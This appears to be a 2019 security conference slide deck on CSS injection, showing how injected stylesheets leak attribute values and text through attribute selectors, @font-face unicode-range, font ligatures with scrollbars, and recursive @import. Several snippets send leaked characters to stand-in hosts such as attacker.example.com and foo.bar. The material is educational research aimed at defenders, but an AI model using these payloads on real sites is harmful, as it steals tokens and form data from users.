CSS Injection Attacks

or how to leak content with <style>

```
* { author: Pepe Vila; year: 2019; }
```

Historical background (might be historically inaccurate)

- ~2007: Gareth Heyes, David Lindsay and Eduardo Vela (from sla.ckers.org) published CSK
- 2008: “CSS The Sexy Assassin” (p42.us/css/) at Microsoft BlueHat conference
  https://slideplayer.com/slide/3493669/
  - sums, multiplication, counters, animations, games…
  - HTML attribute reader
  - history crawler, LAN scanner
- Same year at 25c3: Stefano di Paola and Alex K. also show how to read HTML attributes via CSS3
  https://www.youtube.com/watch?v=RNt_e0WR1sc
- Heiderich et al. ACM CCS’12
  https://www.nds.ruhr-uni-bochum.de/media/emma/veroeffentlichungen/2012/08/16/scriptlessAttacks-ccs2012.pdf
  - SVG keylogger and use of custom fonts (exploit font ligatures!)

but somehow never became mainstream...

- People has “re-discovered” the power of CSS many times since 2007
- This trend might me finally changing. High increase of CTF tasks about CSS leakage during last year:
    - Example from Insomnihack’18 https://gist.github.com/cgvwzq/f7c55222fbde44fc686b17f745d0e1aa

```
[ server.py ]      [ index.html ]
ws server:        | parent:     |
    *   ----------|---> ws      | (refresh iframe and leak next char)
    ^             |  ________   |
    |             | |iframe  |  |
http server: <----|-|--leak  |  |
                  |____________|
```

What this talk is NOT about

- Executing JavaScript from CSS in old browsers
  - for this see @filedescriptor’s blog: https://blog.innerht.ml/cascading-style-scripting/
- Other stylesheet attacks:
  - history sniffing
    Unvisited
    Visited
    - I Know where you have been: https://blog.jeremiahgrossman.com/2006/08/i-know-where-youve-been.html
    - History theft with CSS Boolean algebra: http://lcamtuf.coredump.cx/css_calc/
    - Mix-blend mode + UI: https://lcamtuf.blogspot.com/2016/08/css-mix-blend-mode-is-bad-for-keeping.html
  - cross-origin attacks
    - Chris Evans (in 2009), filedescriptor (in 2016) and me again (in 2017) https://www.youtube.com/watch?v=bMPAXsgWNAc
- Turing completeness of CSS
  - yes, there’s such a thing :) (see Rule110 in CSS3+HTML)

Why should we care about this?

- *de facto* injection means JavaScript, and JavaScript is bad, developers/companies start to know
- Who checks 3rd party JS libraries? And 3rd party CSS?
- Browser's AntiXSS allow styles (anyway they might disappear soon)
- Mitigations: most tools doesn't sanitize/check CSS by default, hence <style> is widely allowed
- CSS3 is quite expressive and most people is not aware of its power:
  - Plenty of hacks for doing games only with CSS+HTML (no JavaScript at all!)
- Relative Path Overwrite (RPO)

Classic Injection Attack

- Attacker is able to inject HTML (but not JavaScript) into victim.com on Alice's web browser:
    - with a persistent injection (payload is stored on server side and served to the user)
    - with a reflect injection (payload is included in a link, then page reflects the payload)

      `https://demo.vwzq.net/php/auditor.php?x=<script>alert(1)</script>`

      `https://demo.vwzq.net/php/auditor.php?x=<style>*{color:red}</style>`
- Substitute `<script>` and `onerror` by `<style>` and `<link rel=stylesheet href=...>`
- Advantage: again, CSS can be used with RPO (i.e. no need for "injection" per se)

HTML attribute reading

- Standard: https://www.w3.org/TR/selectors-3/#attribute-selectors

```
elem[attr^=”a”] { color: red };
```

- How can we leak? https://demo.vwzq.net/css/attribute.html

```
input[value^=”a”] { background: url(http://foo.bar/log?a };
input[value^=”b”] { background: url(http://foo.bar/log?b };
                            ...
input[value^=”z”] { background: url(http://foo.bar/log?z };
```

- Demo from 2008 (still works!): http://eaea.sirdarckcat.net/cssar/v2/

- Problem: How to extract complete string? Reload, iframes... We’ll see that later.

Reading text nodes

- Some sensitive content might be in `<span>juicy stuff</span>`
- Or as inline JavaScript:

```
<script>var token = “wololo”;</script>
<style>script { display: block; }</style>
```

Demo: https://demo.vwzq.net/css/script.html

- How?
  - unicode-range of @font-face
  - font ligatures + scrollbar pseudo-elements

@font-face unicode range

- Masato Kinugawa (2015): https://mksben.l0.cm/2015/10/css-based-attack-abusing-unicode-range.html

```
<style>
@font-face{ font-family:poc; src: url(http://attacker.example.com/?A); /* fetched */ unicode-range:U+0041; }
@font-face{ font-family:poc; src: url(http://attacker.example.com/?B); /* fetched too */ unicode-range:U+0042; }
@font-face{ font-family:poc; src: url(http://attacker.example.com/?C); /* not fetched */ unicode-range:U+0043; }
#sensitive-information{ font-family:poc; }
</style>
<p id="sensitive-information">AB</p>
```

Demo: http://vulnerabledoma.in/poc_unicode-range2.html

- Limitations: No repeated characters and arbitrary order, but despite this is very reliable.

- Chrome marked as WontFix issue: https://bugs.chromium.org/p/chromium/issues/detail?id=543078

Font ligatures + scrollbar pseudo-elements

- First public working PoC by Michał Bentkowski (2017)
  https://sekurak.pl/wykradanie-danych-w-swietnym-stylu-czyli-jak-wykorzystac-css-y-do-atakow-na-webaplikacje/ kudos! :)

f i *"a ligature in a font is a sequence of at least two characters,*

ﬁ *which has its own graphical representation"*

```
body { white-space: nowrap; } // text continues in same line
body::-webkit-scrollbar { background: blue; }
body::-webkit-scrollbar:horizontal { background: url(http://foo.bar/); }
```

If text's exceeds parent's width, a horizontal scrollbar appears and triggers an HTTP request

Scrollbar demo: https://demo.vwzq.net/css/scrollbar.html


- Create wide symbol for all 2-char ligatures, detect scrollbar, leak chars
- Create wide symbol for all 3-char ligature (26 combinations, we know 2 first), detect scrollbar, leak!
- Michal's script uses *fontforge* to prepare custom fonts with desired ligatures :)

Add recursion to the equation

- Main problem is how to “iterate” to the next character (w/o hardcoding all steps in the payload)
- Using an IFRAME, the attacker can redirect the victim page to the next step when the first character (or tuple) has been leaked
    - `X-Frame-Options: DENY`
    - `Content-Security-Policy: frame-ancestors none;`
- Opening a new “connected” tab, parent keeps reference and can also redirect the victim page
    - `noopener` control via headers in the future?
    - What happens with Electron apps where the attacker can not “refresh” the victim page?
    - Or with pages using SameSite cookies?
- Maybe possible with `<meta http-equiv=”refresh” content=”0;url=...>`, but still has limitations

Add recursion to the equation

- Idea:




Pepe Vila
@cgvwzq

Seguir

Didn't know (or maybe yes and I forgot) that CSS allows recursion when importing stylesheets :) This allows to iterate over an attribute and leak it without reloads/redirections, which is cool.

8:26 - 18 ago. 2018

14 Retweets 40 Me gusta



victim.html

```
<!doctype html>
<body>
    <div><article><div><p><div><div><div><div><div>
<input type="text" value="d3adc0d3">
<style>
@import url('//localhost:5001/start?');
</style>
```

- Implementation:
  a. Injection request `@import url(http://.../style_1.css)`
  b. *style_1* contains payload to leak first tuple + `@import url(`[`http://.../style_2.css`](http://.../style_2.css)`)`
  c. server doesn't respond to *style_2* until it receives leaked tuple
  d. *style_2* contains payload to leak second tuple + `@import` ...
  e. ...

- PoC: https://gist.github.com/cgvwzq/6260f0f0a47c009c87b4d46ce3808231 - Demo?

- Limitation: it requires server-side logic, but also most other approaches...

Add recursion to the equation

- Last summer I re-adapted Michal's PoC and created my own with recursion:
  - https://github.com/cgvwzq/css-scrollbar-attack
- Demo time!

- Fallback video: https://www.youtube.com/watch?v=aQ6V2pdfgmg

Conclusions

- CSS3 is cool and dangerous, developers and defenders need to be aware
- There are more new CSS features that are probably exploitable
  - I didn’t talk about CSS animations, but I use them in my PoC and are helpful for attacks
  - I also omitted rendering timing attacks with CSS, very cool line of research (maybe less with SiteIsolation?)
- Something else?

Questions?